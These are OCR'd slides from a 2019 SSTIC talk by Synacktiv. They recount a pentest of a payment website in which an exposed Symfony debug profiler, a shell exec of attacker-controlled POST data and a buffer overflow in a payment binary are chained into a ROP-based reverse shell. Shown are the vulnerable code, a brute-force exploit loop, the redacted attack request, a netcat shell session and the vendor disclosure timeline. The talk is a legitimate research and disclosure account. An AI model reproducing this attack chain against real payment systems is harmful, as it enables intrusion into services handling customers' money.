
SYNACKTIV
DIGITAL SECURITY



Wild pentesting


When a reverser does pentest...

Date: 06/06/2019

For: SSTIC

Presenters: Fabien Perigaud


Who am I?




- **Who cares?**
- **Reverse engineering team vice-coordinator**
  - Usually doing reverse engineering, vulnerability research, exploitation…
- **… but sometimes helps on pentests!**

Classical Web Pentest

- **Website with payment feature**
- **Uses Symfony framework**
  - Symfony has a nice debug interface **if enabled**
  - Guess what? It was :)




Symfony Profiler



- **Gives many debug features**
  - Including arbitrary file read!
  - Gather all the bundles!


- **Now we can look at the PHP source code…**
  - What's in the payment module?

Payment bundle




```
public function XXX(&$params)
{
    $transaction = null;
    $params = array_merge($this->XXXParams, $params);

    // pathfile root path
    $param = "pathfile={$this->getPathFile($params['path_file'])}";
    $param = "$param message={$params['data']}";

    // exec path
    $path_bin = $params['path_bin'].'response';

    // escape params and exec
    $param = escapeshellcmd($param);
    $result = exec("$path_bin $param");
   [...]
}
```

Payment bundle



```
public function XXX(&$params)
{
    $transaction = null;
    $params = array_merge($this->XXXParams, $params);

    // pathfile root path
    $param = "pathfile={$this->getPathFile($params['path_file'])}";
    $param = "$param message={$params['data']}";

    // exec path
    $path_bin = $params['path_bin'].'response';

    // escape params and exec
    $param = escapeshellcmd($param);
    $result = exec("$path_bin $param");
   [...]
}
```


Payment bundle



```
public function XXX(&$params)
{
    $transaction = null;
    $params = array_merge($this->XXXParams, $params);

    // pathfile root path
    $param = "pathfile={$this->getPathFile($params['path_file'])}";
    $param = "$param message={$params['data']}";

    // exec path
    $path_bin = $params['path_bin'].'response';

    // escape params and exec
    $param = escapeshellcmd($param);
    $result = exec("$path_bin $param");
   [...]
}
```

Attacker Controlled via POST request!

Payment bundle



```
public function XXX(&$params)
{
    $transaction = null;
    $params = array_merge($this->XXXParams, $params);

    // pathfile root path
    $param = "pathfile={$this->getPathFile($params['path_file'])}";
    $param = "$param message={$params['data']}";

    // exec path
    $path_bin = $params['path_bin'].'response';

    // escape params and exec
    $param = escapeshellcmd($param);
    $result = exec("$path_bin $param");
   [...]
}
```

Attacker Controlled via POST request!

/.../bin/linux64/static/response

Now what?

- **We have a static linux binary…**
  - … called with arbitrary parameter…
- **CTF time!**

main()


```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  if ( argc <= 1 )
    exit(-1);

  if ( argc > 3 )
    exit(-1);

  for ( i = 1; i < argc; ++i )
  {
    v3 = get_param(argv[i], (__int64)&v6, (__int64)&v4);
    if ( v3 == 1 )
      exit(-1);
    if ( v3 == 2 )
      exit(-1);
  }
  do_something();

  exit(0);
}
```

get_param()

```
__int64 __fastcall get_param(const char *a1, __int64 a2, __int64 a3)
{
  if ( !memcmp(a1, "message=", 8uLL) )
  {
    strcpy(a2, a1 + 8);
  }
```


- **Trivial buffer overflow**
  - In main() stack variable…
  - … but main() never returns :(

We need to go deeper!



- **Argument is encoded**
  - Twice :) Hex-encode + UUEncode
- **Once decoded, TLV-encoded data**
  - Parsing is hard!
  - NULL byte write in the stack, at controlled offset!

We need to go deeper! (2)




- **Trash saved-RBP 2nd byte**
  - Stack is shifted down
  - **Might** end in a stack-buffer from a previous function containing our decoded data!
  - Slide depends on stack initialization, because of ASLR

We need to go deeper! (2)

- T
  -
  -
  -

f

POP POP RET



- **Quick ROP chain**
  - Execute arbitrary command on the system
  - Reverse shell!
- **Stack randomization**
  - → Many tries to succeed (~ 1/10)
  - … but we can send as many requests as we want :)

Finally...


```
$ while [ ! -f /tmp/synacktiv ]; do ./response [...] `python ./exploit.py`; done
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.047 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 62ms
rtt min/avg/max/mdev = 0.016/0.034/0.054/0.017 ms
```

In the wild :)

```
POST /payment/.../cancel HTTP/1.1
Host: xxx
[...]
DATA=202035383560302850 2c2[...]
```


```
$ nc -v -l -p 8080
Listening on [0.0.0.0] (family 2, port 31337)
Connection from xxx 40160 received!
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux xxx 4.4.0-71-generic #92-Ubuntu SMP Fri Mar 24 12:59:01 UTC 2017 x86_64
GNU/Linux
```

Responsifull disclosure



- **17/01/2019: reported to vendor**
- **18/01/2019: vendor advises to migrate to V2**
  - Complicated for the customer…
  - … and the bank have to run V2 too!
- **18/01/2019: vendor says a fix might become available**
- **11/03/2019: ping vendor, no response**
- **15/04/2019: ping vendor, no response**
- **03/05/2019: ping vendor, no response**
- **17/05/2019: ping vendor, no response**

- **Vendor is a leader in payment systems :)**



ANY QUESTIONS?

THANK YOU FOR YOUR ATTENTION

SYNACKTIV
DIGITAL SECURITY